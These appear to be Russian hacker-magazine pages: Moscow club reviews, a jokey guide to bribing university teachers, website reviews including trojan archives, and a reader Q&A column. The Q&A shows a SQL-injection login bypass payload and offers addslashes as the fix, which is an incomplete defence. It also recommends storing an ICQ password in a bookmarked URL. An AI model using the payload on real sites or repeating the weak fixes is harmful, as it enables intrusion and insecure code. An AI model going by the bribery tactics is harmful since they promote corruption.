Г-жа *Sofi.ru* все уши прожужжала о «Гауди». Она прожженная клубная деваха, непросто купить ее расположение… Да и ее страсть сразу натолкнула на мысль: там скорее всего нечеловечески жесткий face control! Вовсе не так, вход практически свободный, могут иногда спросить паспорт. Зачем оный? А как иначе проникнуть в индустриальную зону, где базируется клуб?! Зону основательно переоборудовали, покрасили две башни (трубы?) в розовый цвет. Дальше организаторы не запаривались, лишь приволокли музаппаратуру и подогрели световую тему. Внутри остался полный underground — голые бетонные стены, которые осыпаются цементом, вздымая облака пыли. Здесь играют DJs с передовой танц-музыкального фронта. Некогда в «Гауди» развернулся фестиваль Gatecrasher, где за пульт вписался сам Tiesto. Клуб не отапливается, так что в холодное время года будет непросто оставаться тепленькими :). Надо постоянно двигаться, тем более что сесть здесь негде — роскошь диванов местным танцорам ни к чему.





«НЭО»

Адрес: Варшавское ш., 27, метро Нагатинская, Тульская

Как-то CuTTer назначил мне здесь встречу, но, как честная чешка, прокрутил динамо :). Сие было первым впечатлением о Neo; вторым стали откровения другого знакомого: «Только здесь можно реально КОЛБАСНУТЬ». Благо места развернуться достаточно — танцпол может вместить многих. Имеется недорогой бар, путь к нему лежит по стеклянной лестнице. Когда же хочется не только электронной колбасы и укольбашенной молодежи, будет разумно навестить и другие, быть может, не столько колбасные места… Любители данного гастрономического удовольствия получат желанное без проблем, ведь осложнения с face control практически не встречаются.

«Зона»

Адрес: Ленинская слобода, 19, стр. 4, метро Автозаводская

Помнишь «Парк Авеню Диско»? Так вот, здесь имеется продолжение, хотя и представленное в новой тематике — тюремной. Дизайнера, нарисовавшего проект клуба, вдохновила на создание колония строгого режима. Здесь колючая проволока, на входе люди в милицейской форме и с собаками. Они очень ретивы в обысках посетителей, очевидно, заменяя практически отсутствующий фейс-контроль. Чрево клуба скрывает три этажа, два танцпола — один музыкой попроще, второй для требовательных посетителей. Третий этаж зовется людьми fuck floor'ом, где имеется множество маленьких chill out'ов — комнат, отлично приспособленных для получения удовольствий ;). Промоутеры клуба периодически устраивают темы, как в уже забытой «Голодной утке», когда барышень заправляют алкоголем по сниженным ценам. В «Зоне» довольно забавно, хотя общая обстановка мясного отдела универмага заставляет чувствовать себя белой крысой, которая лишь жаждет своего куска. Именно белые крысы стали частью декора, они носятся в ультрафиолете. Разовое посещение вряд ли может дать полную картину, однако завсегдатаи клуба жалуются на нерасторопность официантов из «Зоны».

Mix

Адрес: Новинский б-р, 11, метро Смоленская, Баррикадная

Есть люди, которые встают в шесть утра каждый день. Есть и те, кто пробуждается не раньше шести вечера. Последние не испытывают недостатка в обычных клубах, закрывающихся к шести утра. Им нужен afterparty-клуб Mix. В один из самых маленьких клубов Москвы слетается nightpeople после трех-четырех часов утра, чтобы застать лишь самое начало праздника. Именно в это время попасть в клуб оказывается сложнее, чаще и чаще спрашивают клубную карту… По карточке пропускают в атмосферу, где большая часть людей знает друг друга. Хотя и знают с совсем разных сторон: недоброжелатели приписывают клубу репутацию прогейского, дарящего радушный приют господам альтернативной ориентации. Несмотря на это, множество поклонников электроники считают ночь несостоявшейся без увенчания ее походом в Mix.

«Окно»

Адрес: Остоженка, 32, метро Парк культуры

Большие панорамные фотографии Европы — вид из виртуальных окон клуба. Клуб пестрит флюоресцентом, интерьер был оформлен некогда известной командой psytrance-промоутеров. Здесь же периодически случаются вечерины того же танцевального направления. Основным ключом событий остается house, хотя здешние R'n'B события пользуются особым спросом. Порулить мероприятиями запускают людей старой закалки — Джангла, Белла и Сапунова. Их можно было слышать еще во время расцвета «106.8». Клуб не успел обрести репутацию наркоманского, хотя дизайн туалетов наводит на самые смелые мысли. Там повсюду зеркальные подоконники, которые обладают дурной славой, ассоциируясь с вдыханием будоражащих веществ.

«Культ»

Адрес: Яузская, 5, метро Китай-город, Таганская

Afterparty-места всегда были в теме, но и preparty-клубы вряд ли потеряют свою актуальность. В «Культе» играют расслабленную музыку лаунж, регги, фанк и даунтемпо. Люди отсиживаются на удобных диванах, поглощая здоровую пищу. Пища часто приходит с опозданием, про неуклюжесть местных официантов складывают легенды. Место находится в центре Москвы, но найти его не совсем просто — «Культ» прячут в подворотне. Фейс-контроль присутствует исключительно номинально, место вполне демократичное. Для многих гулящих москвичей данная точка заменяет более дорогие «Курвуазье» и «Пирамиду». Местное меню действительно доступно. Клуб также известен демонстрацией альтернативного кино, короткометражек от режиссеров-экспериментаторов.

«Слава»

Адрес: Шоссе Энтузиастов, 58, метро Шоссе Энтузиастов

Полное название «славной» дискотеки — Культурно-развлекательный комплекс. Здание кинотеатра расположено в Перово. Внутри DJs играют электронику, в основном pro-house, гости играют в боулинг и бильярд. Как водится, присутствуют ресторан и чиллаут. Сюда однажды наведывался легендарный Nick Warren. Приезды звезд эстрады оборачиваются не самыми дешевыми билетами, часто по 400 р. за штуку. Клуб не проигрывает конкурентам и по наболевшей теме туалетов, которые здесь оформлены бурным неоном. Организаторы на радость жителям ближайших окрестностей обильно потчуют гостей мужским и женским стриптизом. Выбираться отсюда лучше на такси — московские окраины не всегда дружелюбны к ночным странникам.

Куда же?

)(не станет показывать пальцем, однако нам самим более всего симпатичен клуб «Мио». Наш скромный обзор поможет тебе не ударить в грязь лицом, когда приятели и знакомые девушки устроят обсуждение клубной темы: ты будешь более других проинформирован. Особенно по вопросу, в каком клубе самый интересный и комфортабельный туалет :)



ИЮНЬ… СЕССИЯ В САМОМ РАЗГАРЕ. ЗАЧЕТЫ, ЭКЗАМЕНЫ, КУРСОВЫЕ РАБОТЫ, ЗАЩИТЫ ДИПЛОМНЫХ ПРОЕКТОВ. СУЕТА, ТОЛПЫ НАРОДА ПЕРЕД АУДИТОРИЯМИ, СДАЧИ «ХВОСТОВ» И… А ВОТ ЧТО ЕЩЕ ПРОИСХОДИТ В УНИВЕРСИТЕТАХ И ИНСТИТУТАХ, ПУТЯГАХ И ТЕХНАРЯХ — ОБ ЭТОМ ТЫ УЗНАЕШЬ, ПРОЧИТАВ МОЮ СУПЕРМЕГАБЛОКБАСТЕРСКУЮ СТАТЬЮ.

[коротко о ситуации] «Здоровье и знания не купишь!!!» — ты веришь в это утверждение? Я уже давно в него не верю. Есть бабки — можешь обеспечить себе хорошую клинику и лечиться там по всем правилам и со всеми удобствами. Главное, действительно, чтобы были деньги. А там уж и СПИД вылечат, и ногу пришьют, и после операции сможешь на скрипке играть, хотя раньше никогда не умел. То же самое происходит и в среде обучения. Необязательно напрягаться и учить ненавистные предметы. Достаточно иметь небольшое (относительно) количество зелени на кармане. В этом случае практически все преподы сразу становятся добрыми, приветливыми и отзывчивыми, и видят в тебе если не Альберта Эйнштейна, то уж Жореса Алферова точно! Как понимаешь, рынок есть рынок. И цены на все продукты колеблются в различных пределах. Так, если универ технический, то особо обдирать тебя за какой-нибудь зачет по обществознанию не станут. Однако за информатику, к примеру, тебе придется положить в конвертик приличную сумму. Оно и правильно: ведь ты же не чмо из подворотни, ты ТЕХНАРЬ! И должен знать информатику наизусть, ведь язык программирования — твой второй язык. Зачастую преподы так наглеют, что просто не желают ставить тебе зачет, вымогая твои кровно заработанные тугрики. Но есть и такие, которые идут в отказ (и как-то раз входит их главный и еще один гондурас (с) «Кровосток») от предлагаемых денег. В этом случае приходится нерадивым студентам напрягаться. Почему преподаватели отказываются от материальной помощи? Причины могут быть разными. Например, препод держится за свое место и не хочет светиться лишний раз, боится ОБЭПа. Либо же у него хорошая заработная плата на стороне. У меня, к примеру, одна преподша ездит на новеньком джипе BMW X5. Куда ей деньги-то еще? Тем более, в таких мизерных по сравнению с ее социальным статусом размерах. Известен случай, когда двое ребят вложили в свои зачетки по сотне убитых енотов и отдали красные книжки препу. Мол, вы тут пока посмотрите на наши оценки, а мы сходим покурить и вернемся. Что ж, вернулись, забрали свои зачетки, думали, что там пять. Ага, сто пятьдесят, а не пять! Профессор, имея свой собственный завод и преподавая в свое удовольствие, проникся тяжелым материальным положением студентов и вложил им еще по пятьдесят долларов, чтобы было чем запить отсутствие заветного зачета.

Но так или иначе, а денежки народ любит. Ой как любит. Ты даже не представляешь, на что могут сподвигнуть алчность и деньги!

[техника] Давай теперь посмотрим, как все происходит на самом деле. Ведь нигде нет никаких прейскурантов, как же узнать, почем пряники? Не подойдешь же прямо к преподавателю и не скажешь: «Марь Ванна, тут, короче, такая тема: с друганами весь семестр бухали, ничего не учили, вот вам зелень, купите себе что-нибудь, ни в чем не отказывайте, сдачу можете не возвращать!». С таким подходом тебя выкинут из института тут же, и полетишь ты, как фанера над Парижем. Здесь все должно быть тонко, издалека. Не спорю, есть и такие доценты, которые прямо в начале учебного полугодия говорят, что, мол, пусть все скинутся по полтинничку и будет всем счастье. Но это редкие исключения. Практически единичные случаи. В основном же, когда понимают, что зачета не видать, как собственного копчика, приходится студентам брать взрослых умных людей хитростью. Для начала, отведя в тихую аудиторию, преподов начинают разводить следующим образом: «Знаете, у меня проблемы с вашим предметом, все из-за тяжелой обстановки в семье, да и на работе завал, давайте, может быть, я помогу вам или вашей кафедре чем-нибудь?». Если этот вариант прокатывает, то необязательно помощь будет требоваться наличностью. Вполне возможно, что студента попросят приобрести какую-нибудь нужную вещь для кафедры или для самого преподавателя. Например,









монитор/обогреватель/пьяную привокзальную синявку. Что самое интересное, такой бартер очень выгоден, если чувак приобретает зачет/экзамен не в одиночку, а, например, еще с пятью-десятью такими же тупорылыми своими одногруппниками. Тогда можно отделаться совсем смешной суммой на брата (пятьсот рублей — смех, да и только). Опт, как-никак.

Если профессор отказывается от такой «помощи», то существует иной вариант. Студенты не стесняются просить дополнительные занятия за денежное вознаграждение (странно, посещать пары времени нет, а на продленку ходить оно находится). Разумеется, разные преподы имеют к этому свой подход. Кто-то честно обучает студента дополнительно, а кто-то просто берет бабки и оставляет обучение «на потом». Так или иначе, а зачет человек получит обязательно. Доллары-то перекочевали преподавателю в карман. И он «по дружбе» все поставит.

Во многих вузах такая система дополнительных занятий уже давно легализована. Идешь в сбербанк, оплачиваешь кругленькую сумму, возвращаешься на кафедру и получаешь задание на дом. И совсем не обязательно его делать. Почему? Смотри выше.

Конечно, встречаются и очень принципиальные преподы, которых не купишь. Они считают, что знания должны у человека быть, иначе зачем ему диплом вообще. Таким предлагай хоть что: машину, квартиру, половину царства. Все по барабану. Покупаются только на знания в твоей голове.

Но и это, как показывает практика, не проблема. Декан факультета может оказаться отзывчивым человеком. Он может проставить все росписи и заветные «отл», «хор», «зач» своей рукой. Но это, как понимаешь, уже большое палево, и цена такой услуги взлетает сразу и очень высоко. Этот же вариант прокатывает, когда у студента полный завал и ему необходима большая часть зачетов и экзаменов, а то и все сразу. Тут уже действует правило опта. Декан может и не делиться с преподами, так что зачастую такой вариант бывает более выгодным, чем пробивать каждый предмет по отдельности, бегая по всему институту и мотая свои нервы.

В общем, везде все по-разному. Каждый случай уникален. Главное — иметь запас наглости и уметь подруливать к людям. Давай же теперь, наконец, рассмотрим сводную таблицу-прейскурант на институтские «гвозди».

[так почем же опиум для народа?] Так вот сразу взять и сказать точную сумму не возьмусь. Каждый институт индивидуален. Каждый человек, работающий в нем, имеет своих тараканов в голове. К тому же, обучаясь не на дневном, а на заочном или вечернем отделении, студенту все будет обходиться ГОРАЗДО дешевле. Но мы говорим об очном обучении, так что давай я немного тебе опишу ситуацию с расценками.

Такой тухляк, как физическая культура, ОБЖ, социология, политология и т.д. в техническом вузе обходится студентам не дороже пятисот рублей. Да и то если преподаватель видит студента и деньги в его руке впервые. Обычно можно договориться и за меньшую сумму, скостив ее парочкой своих посещений предмета. Преподы по таким занятиям понимают, что, в принципе, они нафиг никому не нужны, студентам совсем не интересно получать гуманитарные знания, если они обучаются на каких-нибудь специальностях вроде «систем и сетей».

Гораздо сложнее обстоит ситуация с такими предметами, как математический анализ, информатика, начертательная геометрия, аналитическая геометрия, инженерная графика, алгебра логики, дискретка. Это все уже технические специальности. Эти знания должны быть в голове у каждого инженера. А следовательно, чем дороже будут зачеты и экзамены по ним, тем большее количество людей попытается все выучить самолично, а не тянуться за хрустящими бумажками в карман. Цены в этом случае колеблются выше отметки в сто долларов. 100 — это я про зачет говорю, а вы что подумали? Экзамен захотели? Нет, за это придется сверху доложить еще долларов 200 как минимум.

За всю сессию через декана придется выложить как минимум 800 долларов. Это минимум. Все зависит, разумеется, от количества необходимых «покупок» и людей, которые за них ответственны.

Таковы расценки для будущих инженеров в НЕмажорных учебных заведениях. Это средние цены. Но примерно все они таковы. Не знаю, как там в каком-нибудь МГИМО, но говорят, что взятки берут машинами, и представляете, их даже ДАЮТ. Вот так. Так что если собираешься в крутой вуз, то приготовься иметь усидчивость и знания либо же найди себе богатого папика.

[тхе энд] Ладно, что-то я тут заболтался уже. И так лишнего наговорил. В общем, давай, удачи тебе на сессии и при поступлении (кстати, за него тоже можно заплатить). Никогда не давай взяток учителям. Лучше грызи прилежно гранит науки, амиго!

WWW

_unit

WEBMASTERS
Иван Скляров
(www.sklyaroff.ru)
Иван Кузнецов aka SeeD
(seed@nsk.ru)

ОШИПКИ И ОЧЕПЯТКИ

www.neprav.ru

Для того чтобы найти в дебрях интернета интересующий тебя сайт, ты, конечно же, обращаешься за помощью к какой-либо поисковой системе. Но из-за того что информация вбивается в поисковик вручную, существует немалая вероятность того, что ты допустишь ошибку в написании запроса. И таких ошибок случается великое множество. Различные «рефираты» и «полефании» в запросах поисковиков давно обошли по своему количеству правильно написанные слова. Ознакомиться с такими словами-заковырками ты сможешь, зайдя по адресу *www.neprav.ru*.

ВСЯ ПРАВДА О МЕНТАХ

www.musora.ru

Взглянув на адрес сайта, несложно догадаться о том, какой он тематики и какой концепции креативы на нем расположены. Проект создан для того, чтобы поведать народу всю правду о неблагочестивых служителях правоохранительных органов, так называемых «оборотнях в погонах». На сайте много полезной инфы, которая поможет тебе в нелегкой борьбе с данными индивидуумами и снабдит советами, как с таковыми не встретиться на жизненном пути. Для этого существует сбор жалоб у населения и так называемый блэк-лист неприятелей.

ПОТОМКИ ВИННИ-ПУХА

www.nebolet.ru

Когда я наткнулся на этот сайт, в моей памяти сразу же проскользнули воспоминания из детства, навеянные прекрасным мультом про медведя, который безжалостно уничтожал мед и любил летать на воздушных шарах, прикинувшись тучкой. Оказывается, не только он один был поклонником такого странного и в то же время экстремального и романтичного времяпрепровождения. Ресурс описывает достижения людей, путешествующих на воздушных шарах и продолжающих нелегкое дело отважного медведя. На сайте выложены фото- и видеоматериалы путешествий на воздушных шарах и описана технология производства данных девайсов для полетов.

ЖЕВАТЕЛЬНЫЙ КРЕАТИВ

www.gumart.com

Что мы делаем, когда хотим удовлетворить свои природные жевательные инстинкты? Правильно — идем в магаз, покупаем бубль-гум и жуем его. После того как наша потребность в жевании удовлетворена, мы не задумываясь выбрасываем отработанный материал. Но креативные люди с сайта *www.gumart.com* считают, что это не вполне разумно. Они используют отработанный материал в виде жеваных резинок для создания разнообразных произведений искусства. Убедиться в этом можно, посетив их сайт, на котором расположены картины, скульптуры и другие разнообразные творения, выполненные из использованных жевательных резинок.





ФРАНЦУЗЫ НАСТУПАЮТ

www.ouah.org

Этот сайт — некое французское подобие packetstormsecurity. Но не волнуйся, самоучитель французского языка тебе не понадобится — практически вся информация на английском. Инфа удобно разбита на разделы: Buffer Overflow, Loging, Sniffing, Backdoors/Rootkits/Trojans, Worms/Viruses, Spoofing, DoS, IDS. Есть даже раздел Script Kiddies, в котором выложен элитный и нужный любому скрипт-кидди документ RFC 31337. Отдельно выделена страница с хак-тулзами. Вот только вся инфа и программы касаются исключительно UNIX-систем. И никаких окон!

ВСЕ О ТРОЯНСКИХ КОНЯХ

www.megasecurity.org

Данный сайт в миру известен еще по урлу *www.kobayashi.cjb.net*. Если тебя интересует какая-либо информация по троянским коням, то тебе прямая дорога сюда. Здесь есть все: описание троянов, методология детектирования и устранения, как написать свой троян, баги, которые используют трояны, бинарники и исходники троев. Полно и околотроянской информации: бэкдоры, сканирование, туннелинг, кейлоггеры, черви, руткиты и даже туториал по ассемблеру. Ведется ежедневная лента троянских новостей. Короче, достойный ресурс в коллекции любого X-мена.

BIBЛИОТЕКА ПРОГРАММИСТА

http://bib.com.ua

Хохлы заколбасили очень неплохой проект для программистов. Разумеется, вся информация на русском, хотя и встречаются фразы вроде «Як написати інструкцію?». Здесь собран огромный архив статей и исходников со всего инета для всех известных языков программирования и платформ. Тут тебе и программирование драйверов под QNX, и расширения программ MS Office. Можно опубликовать свой исходник. Достаточно выслать его на указанный e-mail. Есть раздел «Работа», где ты сможешь поместить свое резюме и поискать вакансии.

TECHNICAL INFO DOT NET

www.technicalinfo.net

«Мое имя — Гантер Олман. И я автор всех материалов на этом сайте», — так начинается раздел About проекта Technical Info dot Net. Этот паренек налабал нехилое число интересных материалов. Вот лишь некоторые названия: «Anti Brute Force Resource Metering», «URL Encoded Attacks», «HTML Code Injection and Cross-site scripting», «The Phishing Guide», «Mail Non-delivery Notice Attacks», «Instant Messenger Security». Кроме того, Гантер накодил множество инет-тулз, которые ты сможешь найти и опробовать в разделе Tools.

ВОЕННЫЕ ПРОГРАММИСТЫ

www.acm.uiuc.edu/sigmil/index.shtml

Сайт специальной группы, занимающейся разработкой военных приложений (The Special Interest Group for Military Applications (SIGMil)) Иллинойского университета США. Самих приложений мне, правда, на сайте обнаружить не удалось, но зато удалось найти описание проектов, которыми занимается группа, описание книг, которые группа предлагает прочитать (забавно, но там упоминается и книга российского автора Криса Касперски), ссылки и сведения о членах группы. На сайте также выложена книга, написанная двумя членами группы, под названием «Introduction to Reverse Engineering Software».

FAQ

_ unit FAQCOMMENTS
Степан Ильин aka Step
(faq@real.xakep.ru)

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACK-FAQ@REAL.XAKEP.RU). НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Я хочу опубликовать недавно написанный PHP-скрипт в интернете, но боюсь, что он полон уязвимостей и багов. Меня особенно интересует техника атаки SQL-Injection. Расскажи, как от нее можно защититься.

A: Напомню, SQL-инъекция — это возможность пользователя неправомерно выполнять SQL-запросы на сервере. От этого определения, собственно, и нужно танцевать. Чтобы хакер не передал на сервер свой SQL-запрос, надо лишить его такой возможности, залатав все дыры. Рассмотрим небольшой пример.

Многие сайты имеют систему авторизации пользователя. Как правило, она реализована крайне просто: специальный скрипт сверяет введенные юзером логин/пароль с данными из базы, после чего выдает соответствующий результат. На практике это выглядит примерно так:

```
$valid = mysql_query("SELECT Username, Password FROM Users WHERE Username = ' ".$_POST['username']." ' and Password = ' ".$_POST['password']." ' ");
```

С первого взгляда вполне безопасный код, но… Стоит ввести в поле имени пользователя «' OR 1=1 #» (без кавычек), и серверу передастся следующий запрос:

```
SELECT Username, Password FROM Users WHERE Username = '' OR 1=1 #' and Password = ''
```

Хэш-символ (#) в SQL-запросах используется как указатель на комментарии, а все, что идет после него (все необходимые условия для выполнения запроса), сервером попросту игнорируется. Единица всегда равна единице (1=1), поэтому логическое условие OR 1=1 не накладывает ограничения на результат запроса. В итоге сервер, имея на то полные основания, вернет в качестве результата таблицу со всеми логинами и паролями. Как тебе?

Чтобы избавиться от бага, в нашем случае достаточно проверять введенную пользователем информацию на наличие кавычек. Не будет кавычек — не будет изменено условие запроса, а значит, не будет и инъекции. Для этого воспользуемся следующей функцией, которая добавляет перед кавычкой слэш и превращает его в управляющую последовательность: \'. Она не изменит запрос, а просто станет частью условия наравне со всеми остальными символами.

```
function safe_term($variable) {
 $variable = addslashes(trim($variable));
         return $variable;
      }
```

А теперь с ее помощью изменим наш запрос:

```
$username = safe_term($_POST['username']);
$password = safe_term($_POST['password']);
$check = mysql_query("SELECT Username, Password, UserLevel FROM Users WHERE Username = ' ".$username." ' and Password = ' ".$password." ' ");
```

Q: В нашей сети проблема: постоянно тормозит браузинг. Работать через сетевое окружение практически невозможно. Сеть состоит из 20 компьютеров с WinXP Pro, которые находятся в рабочей группе. Контроллер домена отсутствует.

A: Довольно распространенная проблема, особенно для локальной сети, использующей рабочую группу. Служба браузинга в сетях Microsoft отвечает за просмотр списка компьютеров в сетевом окружении, а также регистрацию в них новых компьютеров. Для того чтобы эта система правильно функционировала, в каждой подсети (или просто сети, как в твоем случае) должно работать максимум не более трех компьютеров, на которых служба браузинга включена. Для чего это нужно? Один из этих компьютеров становится активным мастером браузинга — фактически, именно он выполняет все необходимые функции сервиса. Два остальных компьютера играют роль резервных. Должности компьютеров определяются в результате выборов, где приоритет отдается контроллеру домена или, в случае его отсутствия, компьютеру со старшей операционной системой (Windows 2000 Server > чем Windows XP Pro и т.д.) и большим аптаймом (продолжительностью работы). Это хорошая система, но не лишенная недостатков. Отсюда и проблемы.

В твоем случае роль мастера браузинга стремятся получить все компьютеры наперебой. Сначала его функции выполняет компьютер, первым подключившийся к сети, и все идет хорошо. Но как только он из сети выходит, появляются проблемы. Начинаются перевыборы мастера браузинга, и списки компьютеров в сетевом окружении или становятся недоступны, или открываются с большой задержкой.



Чтобы полностью справиться с этой ситуацией, рекомендую оставлять один из компьютер постоянно включенным. Пусть он будет небольшим сервером. Настраивать его не надо. Единственное, что нужно сделать, — внести изменение в его реестр с помощью следующего REG-файла:

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Brows
er\Parameters]
"IsDomainMaster"="true"
"MaintainServerList"="yes"
```

На всех остальных компьютерах нужно воспользоваться другим REG-файлом. Он настраивает клиентские машины таким образом, что они полностью лишаются возможности быть выбранными на роль мастера браузинга и, соответственно, не мешают работе сети. А вот и сам REG-файл:

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Brows
er\Parameters]
"IsDomainMaster"="false"
"MaintainServerList"="no"
```

Изменения вступят в силу только после перезагрузки.

Q: Недавно установил и настроил на своем телефоне отличный Java-апплет — Jimm, позволяющий общаться по ICQ непосредственно с мобильного телефона. Теперь вот друзья тоже захотели :). Все бы хорошо, но далеко не каждый телефон поддерживает Java. Может быть, есть и другие способы пообщаться в аське с мобилы?

A: Разумеется, есть. В последнее время большую популярность снискал специальный WAP-сервис — *http://tjat.com*. Изумительная разработка поддерживает сети ICQ и MSN и предоставляет практически полный спектр стандартных возможностей. Я лично общался через этот сервис в ICQ, поэтому смею заверить, что все работает как швейцарские часы. Ты сможешь считывать контакты с сервера, отправлять сообщения в русской кодировке, просматривать статус собеседника и изменять свой собственный, а также легко искать и добавлять контакты. Более того, сервис позволяет просматривать информацию о пользователе и вести логи разговоров.

Автор на все 100% ручается, что использовать этот сервис можно совершенно спокойно, не опасаясь за сохранность своего уина. По-моему, нет ни одной причины, по которой ему нельзя было бы доверять. В подтверждение его слов говорит и то, что сервис не сохраняет пароли. Их каждый раз приходится вводить заново или забивать в телефоне закладку типа: *http://wap.tjat.com/l?u=yourICQnumber&p=yourpassword*.

Q: Объясни, пожалуйста, как в C++ можно вызвать функцию через указатель. Это же возможно, верно?

A: В C++ возможно все, ну или почти все :). Объясняю на пальцах. Допустим, имеется функция, которая не возвращает параметров:

```
void myFunction(){ <тело функции> };
```

Инициализируем указатель на функцию (на какую, пока неизвестно):

```
void (*pFunction)();
```

Пускай этот указатель будет ссылаться на функцию myFunction(). Для этого используем операцию взятия адреса (синтаксис ее использования: &<имя объекта>):

```
pFunction =&myFunction;
```

Вот теперь можно вызвать функцию myFunction() через созданный указатель: *(*pFunction)();*

Q: По долгу службы мне постоянно приходится делать бэкап некоторых файлов на сервере. После долгих поисков я пришел к выводу, что лучше связки WinRAR + nnCron ничего нет и быть не может. Но есть одна проблема. Во время архивирования данных WinRAR не по-детски грузит систему, что довольно часто приводит к сбоям в работе других сервисов. Может быть, можно установить для WinRAR'а пониженный приоритет или как-нибудь притормозить его?

A: Недаром WinRAR (*www.win-rar.com*) считают одним из самых продвинутых архиваторов. И это благодаря не только отменному уровню компрессии, но еще и уникальной универсальности. Он имеет огромное количество самых разных опций, функций и настроек, однако рядовые пользователи почему-то обходят их стороной. Если внимательно почитать мануал к программе, то несложно заметить ключ ri<p>(:<s>), который можно использовать в консольной версии программы. Это именно то, что тебе нужно!

С его помощью пользователь получает возможность управлять уровнем загрузки системы задачей RAR'а. Уровень выданного ей приоритета определяется параметром <p>, принимающим значения от 0 до 15. Значению 1 соответствует минимальный приоритет процесса, 15 — максимальный. Нулевое значение указывает системе, что надо использовать приоритет по умолчанию.

Параметр <s> указывает время, которое архиватор будет отдавать системе и другим приложениям после каждой своей операции. Если ты укажешь минимальный приоритет приложению и время простоя, равное 1000 мс (максимальное значение этого параметра), нагрузка на систему со стороны архиватора будет минимальна. В командной строке это выглядит так: *RAR a -ri1:1000 backup *.*.*

Q: **Помогите! На днях купил себе новый винчестер с IDE-интерфейсом, но не могу понять, как его заставить работать под Linux'ом. Если честно, то с этой операционной системой я пока мало знаком.**

A: Для начала неплохо было бы узнать, обнаружила ли система это устройство. Для этого в консоли набери команду *dmesg | more*. Проанализировав несложный вывод команды, все сразу станет ясно.
Предположим, что новый винчестер подключен как Secondary Slave. В этом случае система может обращаться к нему по специальному адресу */dev/hdd*. Чтобы поделить новый винчестер на разделы, воспользуйся стандартной утилитой fdisk, в параметрах запуска которой укажи адрес нового жесткого диска. Делается это так: *fdisk /dev/hdd*. Далее с помощью интерактивного меню обозначь размеры новых разделов и выполни окончательное разбиение.
Если на этом этапе ты сделаешь все правильно, то в зависимости от количества созданных разделов в каталоге */dev* появятся новые записи: hdd1, hdd2 и т.д. Но для полноценной работы необходимо эти диски отформатировать. Здесь тебе в помощь утилита mkfs, входящая в состав любой *nix-системы. Например, для форматирования первого раздела в файловой системе Linux достаточно в командной строке набрать *mkfs /dev/hdd1*. Однако по умолчанию такой раздел не будет доступен под Windows. Если в этом есть необходимость, то его надо отформатировать под файловую систему NTFS или FAT. Синтаксис использования mkfs в этом случае: mkfs -t <название_файловой_системы> <адрес раздела>. Остается только примонтировать новые разделы в нужные директории системы — и можно приступать к работе:

```
mkdir /mnt/razdel1
mkdir /mnt/razdel2
mount /dev/hdd1 /mnt/razdel1
mount /dev/hdd2 /mnt/razdel2
```

Еще одна тонкость. Чтобы не выполнять монтирование разделов каждый раз, достаточно соответствующим образом отредактировать файл /etc/fstab. Точнее, добавить в него две строчки:

```
/dev/hdd1 /mnt/razdel1 ext3 defaults 1 1
/dev/hdd2 /mnt/razdel2 ext3 defaults 1 1
```

Это легко реализуемо с помощью консольного текстового редактора vi.

Q: **Не так давно купил принтер Samsung 1750. Отличный аппарат, но стандартного картриджа хватило всего на 1100 страниц. Думал, заправить его будет проще простого, но вот незадача: тонера под него не найти. Обошел все магазины в городе — нигде нет. Может быть, подойдет тонер от другого принтера? Они вообще чем-нибудь отличаются?**

A: Нет! Ни в коем случае нельзя заправлять картридж тонером, который предназначен для другого принтера. Дело в том, что каждый тонер имеет свои индивидуальные химические, физические и термические свойства. Под любой аппарат, будь то принтер, факс или ксерокс, производится определенный тонер. И только им можно заправлять. К чему может привести использование неправильного тонера? Отвечаю: ко всему, в том числе и к полной поломке принтера.
Как известно, после нанесения тонера бумага проходит через так называемую печку. Если на этом этапе свойства тонера (особенно термические) не совпадают с оригиналом, то тонер запросто может налипнуть на тефлоновый вал, имеющийся в любом принтере. Последствия в этом случае будут самые печальные. К печке может налипнуть бумага, и тогда картридж с 90% вероятностью придется отправлять в утиль. Более того, не исключено, что достанется и термодатчику, что, скорее всего, приведет к перегреву печки и полному выходу из строя. А следовательно, и к погоревшему блоку питания, который не предназначен для таких нагрузок.
Что касается твоего принтера, то компания Samsung не рекомендует перезаправлять его картридж. Именно по этой причине ты и не смог найти подходящий тонер. Впрочем, не буду таить: заправить его все-таки можно (правда, на свой страх и риск). Дело в том, что у этого принтера есть брат-двойник — Xerox 3130, который полностью его повторяет. Компания Xerox ведет совершенно другую политику по поводу заправки картриджей, поэтому ты без труда найдешь тонер под эту модель. А значит, и под свой принтер тоже.

Q: **Скажи, пожалуйста, существует ли возможность подключить к компьютеру сразу четыре (!) монитора? Начальство требует, но меня терзают смутные сомнения, что два монитора — это предел.**

A: Действительно, с подключением двух мониторов проблем возникнуть не должно. На многих современных мониках устанавливаются два RAMDAC'а и, соответственно, два видеовыхода. Как правило, это цифровой DVI для LCD-дисплеев и аналоговый VGA, к которому подключаются обычные CRT-мониторы.
Однако с подключением четырех мониторов задача существенно усложняется. Поддерживающих их видеокарт совсем немного. Среди них вся линейка QID и модель G450x4 MMS от Matrox (*www.matrox.com*), модель Phoenix 9000 QD от малоизвестной компании Appian (*www.appian.com*), серия Quadro NVS от NVIDIA (*www.nvidia.com*). По слухам, правда, работают они неважнецки. Если ожидаются серьезные нагрузки на видеосистему, опытные ребята рекомендуют устанавливать вместо одной две карты по два видеовыхода. Для этого, правда, придется еще найти материнскую плату с двумя разъемами PCI-E. Но для хорошего дела и этого не жалко.

Q: **Что такое шейпер и почему он так необходим?**

